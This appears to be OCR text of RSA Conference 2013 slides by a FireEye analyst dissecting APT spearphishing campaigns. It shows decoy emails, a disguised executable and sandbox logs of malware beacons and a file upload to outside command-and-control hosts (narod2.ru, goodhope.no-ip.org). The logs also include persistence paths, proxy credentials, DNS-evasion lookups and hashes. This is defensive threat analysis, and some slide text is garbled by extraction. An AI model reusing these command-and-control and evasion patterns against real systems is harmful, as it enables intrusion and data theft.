


### The adversary will compromise your friends

From Swedishdaobeijing <swedishdaobeijing@foreign.ministry.se> 🏠</swedishdaobeijing@foreign.ministry.se>		From Swedishdaobeijing <swedishdaobeijing@foreign.ministry.se> 🛱</swedishdaobeijing@foreign.ministry.se>	
Subject Fw: China in economic crisis 2012 - News and Views from around the world	2/21/2012 10:46 AM	Subject Fw: U.S. aircraft carrier battle groups will be reduced to nine	2/21/2012 10:43 AM
To thomas.holmqvist@mil.se $\heartsuit$	Other Actions •	To thomas.holmqvist@mil.se ර	Other Actions •
Hej!		Hej!	
Översänder mejl enligt överenskommelse.		Översänder mejl enligt överenskommelse.	
Vänliga hälsningar, Caroline		Vänliga hälsningar, Caroline	
Swedish Defence Attaché Office Beijing		Swedish Defence Attaché Office Beijing	=
Colonel Martin Bodin Mrs Caroline Fründt, Assistant to the Defence Attaché		Colonel Martin Bodin Mrs Caroline Fründt, Assistant to the Defence Attaché	
swedishdaobeijing@foreign.ministry.se Forwarded by Caroline Fründt/FOREIGN/MINISTRY on 2012-02-21 17:46		swedishdaobeijing@foreign.ministry.se Forwarded by Caroline Fründt/FOREIGN/MINISTRY on 2012-02-21 17:43	
From: "WorldPress News" <tschure@worldpress.org> To: swedishdaobeijing@foreign.ministry.se Date: 2012-01-18 14:37 Subject: China in economic crisis 2012 - News and Views from around the world</tschure@worldpress.org>		From: Jack Jones <jackjones13579@yahoo.com> To: "abuhassabu1@hotmail.com" <abuhassabu1@hotmail.com>, "swedishdaobeijing@fi <swedishdaobeijing@foreign.ministry.se>, "marie-louise.brunner@eda.admin.ch" <marie- louise.brunner@eda.admin.ch&gt; Date: 2011-09-02 09:49 Subject: U.S. aircraft carrier battle groups will be reduced to nine</marie- </swedishdaobeijing@foreign.ministry.se></abuhassabu1@hotmail.com></jackjones13579@yahoo.com>	oreign.ministry.se"
Worldpress.org offers you a subscription for our service. The demonstrating issue is attache If you are interested in such information, you can sign up at <u>http://www.worldpress.org</u>	ed to this mesage.	With 11 U.S. Navy super carrier will shrink in the last two years, suffe	ered severe,
Sign up for our daily World Headlines and we'll keep you up-to-date with the latest news from newspapers from around the world.	thousands of	according to the latest issue of < <jane's defence="" weekly="">&gt; reported that of carrier overhaul and retirement and other reasons, the U.S. Navy from 20</jane's>	15 to the end of
Worldpress.org Ste 103, 500 Unicorn Park Drive, Woburn, MA Tel: (781) 638-9050  Fax: (781) 638-9043   Email: tschure@worldpress.org		this year, will Only 9 available for operational deployment of aircraft carrie which will greatly restrict the Navy combat, but the military experts belie the number of U.S. aircraft carriers in other countries than the total numb fighting is not in the same language . Reported that the U.S. military plans to dissolve .2013 Carrier Strike G 'Enterprise' aircraft carrier will be decommissioned, and the next generatic carrier in 2015 only served to reduce spending, the U( <u>http://www(Militar http://www.f-paper.com/</u> ).f-paper.com/).S. military response this should n that, according to the Chief of Naval Operations Department recently disc Washington Carrier Strike Group will move to the northwest of the Everet Diego, California base to compensate for the December 7 aircraft carrier b the discolution of the gap_while No_7 carrier battle groups attached to the	ve that even so, ber of still more Group 7, the on of 'Ford' aircraft ry News move. reported closed memo, No. 9 tt base of San pattle group after
@1 attachment: China in economic crisis 2012.doc 278 KB	- Save •	Ø1 attachment: Us_Aricraft.doc 189 KB	🖶 Save 🔹



# Grunts exist to do menial tasks





# Different email for every run

3 🔒 🤊 😋 🗢 → 😂 🚽 平成24年度第1回事務所安全定期報告提出日のご案内 - Messag 👝 回 🛛 🔀	File Message
File       Message       Image: Constraint of the state of t	Ignore       Image: Constraint of the second s
Delete     Respond       From:     藤井 豊子 <t_fujii@aol.com>       To:     Image: Complex of the state of the sta</t_fujii@aol.com>	<ul> <li>You forwarded this message on 3/1/2012 7:26 PM.</li> <li>From: 町田 蒙 <t_machida@aol.com> Sent: Thu 3/1/2012 6:24 PM</t_machida@aol.com></li> <li>To: Cc:</li> <li>Subject: 業務連絡メモ(20120228プラジル穀物ターミナルほか)の送付</li> </ul>
平成24年3月02日 全駐在員事務所 事務所安全報告作成ご担当者各位 経営管理室人事課 標題の件、3月30日(金)が提出期限です。 お忙しいところ大変恐れ入りますが、期日までにご提出頂きますようどうぞ宜しく お願い申し上げます。	Message 20120228ブラジル穀物ターミナル会社買収プロジェクト.zip ハノイ事務所、リオデジャネイ 業務連絡メモを送付させていた 配付先:ハノイ事務所、リオデ 面談日:2012.2.28 件名:ブラジル 穀物ターミナ どうぞよろしくお願いいたしま Mobile
<ul> <li>(期日内に原本のご提出が間に合わない際には、取り急ぎFAXまたはPDFにて 人事課藤井宛にお送りいただき、</li> <li>▲</li> <li>▲</li> <li>▶</li> </ul>	理輸・通信事業部 第3ユニッ 町田萌(内線3798) Home E-mail n-murai@jbic.go,jp Calendar Schedule a meeting Location Location
<ul> <li>× DQ8 &gt; 20120228ブラジル穀物ターミナル会社 </li> <li>▲ チ Search 20120228プラジル穀 </li> <li>▲ Extract all files</li> <li>● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ●</li></ul>	Contact     Organization     Member Of     □     ○       ●     ●     ●     ●     ●     ●       ●     ●     ●     ●     ●     ●       Organize ▼     Extract all files     ●     ●     ●
Name ■ 20120228Ñ+ÑTŇ+Ñd+Y+nŇ+¬`Ň <sup>¬</sup> Ň-Ňd+B+t+Ià°Ň+ŇfŇ+ҰһŇ+.exe	Year     Name     Type     Compressed size       ■ 20120228Ñ+ÑTÑ+Ñd+Y+nÑ+¬`ѯ     Application     3



## Grunts evade url filters!



-.+TJK678N7&996+2/?EY7=6@\_jgekdoljphMFO@

hello.

this is my new blog.

thankyou

2010-9-27 下午 4:55:33





#### RSACONFERENCE2013

angelwing007's blog

#### Pretending to be Russian attackers?

/search/?query=c3a1	0bcdc7b8e5f4383b7e105	aff2577		☆ ▼ C <sup>4</sup>
Search Hunting	Clustering Statistics	Help		
File informa	ation			
dentification	Content Analyses S	ubmissions ITW Ad	ditional information Comments	
Ĩ < > ↓	Ť			
Date	File na	ne	Source	1
2013-01-29 07:40	):40 饭.doc_		ee7ba13c (w	eb)
-	Details:		nunication Details:	
ver DNS Name: akh	<i>i-lisa.narod2.ru</i> Service I		IS Name: karol-m2012.narod2.ru	Service Port: 80
wer DNS Name: akh w Command		Raw Com	mand	Service Port: 80
w Command T /NEWPUTIN.dat H ost:akh-lisa.narod2.r	ITTP/1.0	Raw Com GET /VIC Host:karc	mand TORYDAY.dat HTTP/1.0 bl-m2012.narod2.ru	Service Port: 80
rver DNS Name: <i>akh</i> w Command ET /NEWPUTIN.dat H	ITTP/1.0 <sup>.</sup> u	Raw Com GET /VIC Host:karc Accept:*/	mand TORYDAY.dat HTTP/1.0 bl-m2012.narod2.ru	Service Port: 80





### An interesting way to move laterally

#### **Bot Communication Details:**

Server DNS Name: 192.20.4.254 Service Port: 80

Server DNS Name: 10.201.3.2 Service Port: 8080
<sup>/in</sup> Raw Command
CONNECT 199.188.110.18:443 HTTP/1.1 Proxy-Authorization: Basic a284MDY6eWZkYnVmbmpo Bot Communication Details: Server DNS Name: <i>icibank.dyndns.tv</i> Service Port: 443
Raw Command
CONNECT icibank.dyndns.tv:443 HTTP/1.0 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .N
.04506.648; .NET CLR 3.5.21022) Host: icibank.dyndns.tv Content-Length: 0 Proxy-Connection: Keep-Alive Pragma: no-cache Proxy-Authorization: Basic cmFnaGF2ZW5kcmFyYW9kOmVfXzYzOTA1



## Evading dns detection using http based lookups

#### Server DNS Name: www.dnswatch.info Service Port: 80

Direction	Command		
GET	/dns/dnslookup?la=en&host=goodhope.no-ip.org&type=A&submit=Resolve HTTP/1.1		
	Others	Cache-Control: no-cache	

#### Callback communication observed from VM: Malware: Backdoor.APT.Protux

Server DNS Name: 199.16.199.3 Service Port: 1863


#### Raw Command

POST http://goodhope.no-ip.org:1863/index.php?id=2959 HTTP/1.1 User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32) Content-Type: multipart/form-data; boundary=-----605456311F110B89 Host: goodhope.no-ip.org Content-Length: 272 Proxy-Connection: keep-alive Pragma: no-cache

-----605456311F110B89 Content-Disposition: form-data; name="UploadFile"; filename="61C2730A.bmp" Content-Type: application/octet-stream



#### The same attackers use the same themes





## Even I am a target!

	🖂 💷 🖉 🖉 🗢 😕 🖛 Spearphishing with malicious attachments - Message (HTML)
Image: Spearphishing with malicious attachments - Message (HTML)	
File Message 🛆 🤇	File Message 🖉
Image: Second	Image: September 2014       Image: September
From:     Alex Lanstein     Sent:     Thu 4/5/2012 12:25 AM       To:     'Alex Lanstein (ALanstein@FireEye.com)'     'Alex Lanstein (ALanstein@FireEye.com)'       Cc:     Btanc.org';     @yahoo.com';     @yahoo.com';     @yahoo.com';       Bcc:     @tanc.org';     @yahoo.com';     @yahoo.com';     @yahoo.com';       @yahoo.com';     @yahoo.com';     @yahoo.com';     @yahoo.com';       @bluewin.ch'; 'alison@tibetnetwork.org';     @gmail.com';     @yahoo.com';	From:         dawatsering228@yahoo.com on behalf of Alex Lanstein <alanstein@fireeye.com>         Sent:         Fri 4/6/2012 3:20 AM           To:         victoria.2006@yahoo.com         Sent:         Fri 4/6/2012 3:20 AM</alanstein@fireeye.com>
Subject: Spearphishing with malicious attachments	Next Generation Infeats.pdf (096 Kb)
Hello, My name is Alex Lanstein with a security company called FireEye. We deal with targeted attacks against large	Hello,
If I have you on the BCC list, you have submitted more than one targeted malicious attachment to virustotal over         If I have you on the BCC list, you have submitted more than one targeted malicious attachment to virustotal over         the past few months. Please understand that when you send a file to VT, many researchers like myself get a copy         of the email in order to test our products.         I would love to write a blog entry at my corporate site about a few of these attacks and mention you by         name. Keep in mind I already have this information, but I would like your permission in addition, as it might not         have been an IT person who uploaded the file, not you specifically.         Thanks in advance,	My name is Alex Lanstein with a security company called FireEye. We deal with targeted attacks against large organizations that come in via email attachment or email links. Essentially, I do malware analysis for a living.
Alex Lanstein Senior Systems Engineer Direct: +1 (860) 625-4277 Email: <u>alanstein@fireeye.com</u>	understand that when you send a file to VT, many researchers like myself get a copy of the email in order to test our products.
Malware Protection System http://www.FireEye.com	I would love to write a blog entry at my corporate site about a few of these attacks and mention you by name. Keep in mind I already have this information, but I would like your permission in addition, as it might not have been an IT person who uploaded the file, not you specifically.


### .CN character set

#### GB 2312 - Wikipedia, the free encyclopedia

en.wikipedia.org/wiki/GB\_2312

**GB2312** is the registered internet name for a key official character set of the People's Republic of China, used for simplified Chinese characters. GB abbreviates ...

Characters - Encodings of GB2312 - See also - External links





Imagepath	: C:\Program Fil	Address: 0x02120131 es\Adobe\Reader 9.0\Read	ler\AcroRd32.exe DLL		C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup \Updata.lnk
ame: kerr Call Stack:					C:\Users\admin\AppData\Local\Temp\conime.inf MD5: 124668acf5def614a17b1fed583291bc SHA1: cffed876ae28415a2079394b3144a00cfcf86ee9
Frame No.	Instruction Addr.	Module Name	Symbol Name	SD	Params: [2000]
1	0x76ab899b	C:\Windows\system32 \kernel32.dll	GetTempPathA		Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe DLL Name: kernel C:\Windows\System32\cmd.exe
2	0x02120131				Parentname: C:\Users\admin\AppData\Local\Temp\conime.exe Command Line: cmd /c echo test > "C:\Users\admin\AppData\Local\Temp\conime.
3	0x02120000				
4	0x0c0c0d0c				C:\Users\admin\AppData\Local\Temp\~temqp.exe Parentname: C:\Windows\System32\cscript.exe
MD5: d01	13eb4f0bf481513	ocal\Temp\Winword.js de368ca0a7a7238 9b43f088597aebe67b67c0	3f		Command Line: ~temqp.exe MD5: 3260a8e3d8e773ea7c02741c97346cce SHA1: c1750db1ca3a7657b1fe5d112fd6422534b63a6c
:\Users\a	dmin\AppData\Lo	cal\Temp\Adobe.pdf			Imagepath: C:\Users\admin\AppData\Local\Temp\~temqp.exe
API Name:		ess: 0x021203a1			C:\Windows\System32\cmd.exe Parentname: C:\Windows\System32\cscript.exe
Imagepath	: C:\Program Fil	02580048, 491801, 0×0212 es\Adobe\Reader 9.0\Read			Command Line: cmd /c Adobe.pdf
-	: C:\Program Fil nel32				Command Line: cmd /c Adobe.pdf Idhook: 3 Hookprocaddr: 0x10002a2f Moduleaddr: 0x10000000 Threadid: 3216 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe MD5: da1835a6765d6005b9cde36d78896cbe
Imagepath ame: kerr	: C:\Program Fil nel32			SD	Command Line: cmd /c Adobe.pdf Idhook: 3 Hookprocaddr: 0x10002a2f Moduleaddr: 0x10000000 Threadid: 3216 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe MD5: da1835a6765d6005b9cde36d78896cbe SHA1: 2632ea0ef53c1c3b5461bffb746eba8eb30ee1fa
Imagepath ame: kerr Call Stack: Frame	C:\Program Fil nel32	es\Adobe\Reader 9.0\Read	ler\AcroRd32.exe DLL	SD	Command Line: cmd /c Adobe.pdf Idhook: 3 Hookprocaddr: 0x10002a2f Moduleaddr: 0x10000000 Threadid: 3216 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe MD5: da1835a6765d6005b9cde36d78896cbe SHA1: 2632ea0ef53c1c3b5461bffb746eba8eb30ee1fa
Imagepath ame: kerr Call Stack: Frame No.	Instruction	es\Adobe\Reader 9.0\Read Module Name C:\Windows\system32	Symbol Name	SD	Command Line: cmd /c Adobe.pdf Idhook: 3 Hookprocaddr: 0x10002a2f Moduleaddr: 0x10000000 Threadid: 3216 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe MD5: da1835a6765d6005b9cde36d78896cbe SHA1: 2632ea0ef53c1c3b5461bffb746eba8eb30ee1fa Bot Communication Details:

Parentname: C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe Command Line: cscript C:\Users\admin\AppData\Local\Temp\Winword.js

C:\Users\admin\AppData\Local\Temp\conime.exe

MD5: 3260a8e3d8e773ea7c02741c97346cce


SHA1: c1750db1ca3a7657b1fe5d112fd6422534b63a6c



## Decoy content is FireEye.com

🔁 Adobe.pdf - Adobe Reader

File Edit View Window Help



#### \_ 0 23 a 🖌 🧐 U 🔺 🕈 🖛 Spearphishing with malicious attachments - Message (HTML) ۵ 😭 Message 🖄 Rules 👻 🙈 Mark Unread 📑 maawg 8 lgnore 🔂 ٩, 🔊 OneNote 📲 Categorize 🔻 🙈 To Manager 🚲 Junk 👻 Delete Reply Reply Forward Move Translate Zoom 😭 Team E-mail Ŧ 🗈 Actions 🔻 Y Follow Up 🔻 Delete Zoom Editing X Properties From: dawatsering nt: Fri 4/6/2012 3:20 AM To: victoria.2006 Settings Security CC n Encrypt message contents and attachments Importance: Normal Subject: Spearphish 1 Add digital signature to outgoing message Attachments: Sensitivity: Normal Next Ge Request S/MIME receipt for this message C. Do not AutoArchive this item Hello, Tracking options Request a delivery receipt for this message •- 🗸 Request a read receipt for this message Delivery options geted attacks My name is Alex 0 Have replies sent to: entially, I against large or Expires after: None 12:00 AM $\overline{\mathbf{w}}$ do malware analy ÷ Contacts... None Categories -If I have you or attachment to Internet headers: virustotal over gkssCoXugUEQ6zPW5euPjnn0 to VT. many . X-Yahoo-SMTP: s24X3XKswB tlEKUBbV3WKXvCdkOtlN7nQt researchers like Received: from nrdimrk (datatsering228@209.11.241.144 with log by smtp201.mail.bf1.ya .com with SMTP: 06 Apr 2012 0 -0700 PDT Sender: dawatsering228@yahoo.com Message-ID: <6EFA95178E0417E7474632EDAD1C3EE0@nrdimrk> ÷ I would love to and mention Close you by name. permission in addition, as it might not have been an IT person who uploaded the file, not you specifically.

Tracking back the email...





## Email filters are trivial to evade

alanstein@max.eng.fireeye.com --- {~} whois 209.11.241.144 [Querying whois.arin.net] [Redirected to vault.krypt.com:4321] [Querying vault.krypt.com] [vault.krypt.com] %rwhois V-1.0,V-1.5:00090h:00 vault.krypt.com (Ubersmith RW) autharea=209.11.241.128/25 xautharea=209.11.241.128/25 network:Class-Name:network network:Auth-Area:209.11.241.128/25 network: ID:NET-22686.209.11.241.128/27 network:Network-Name:VLAN 701 - BR3.LAX7 network: IP-Network: 209.11.241.128/27 network: IP-Network-Block: 209.11.241.128 - 209.11.241.159 network:Org-Name:VPLS Inc. network:Street-Address: network:City: network:State: network:Postal-Code: network:Country-Code:US network:Tech-Contact:MAINT-22686.209.11.241.128/27 network:Created:20110120232128000 network:Updated:20110122012542000 network:Updated-By:support@vpls.net contact:POC-Name:VPLS Technical Assistance Center to at DOC Emoils as monthly make



## Four spearphishes from same box







## Many countries do "offense"...

🥘 Mozilla Firefox

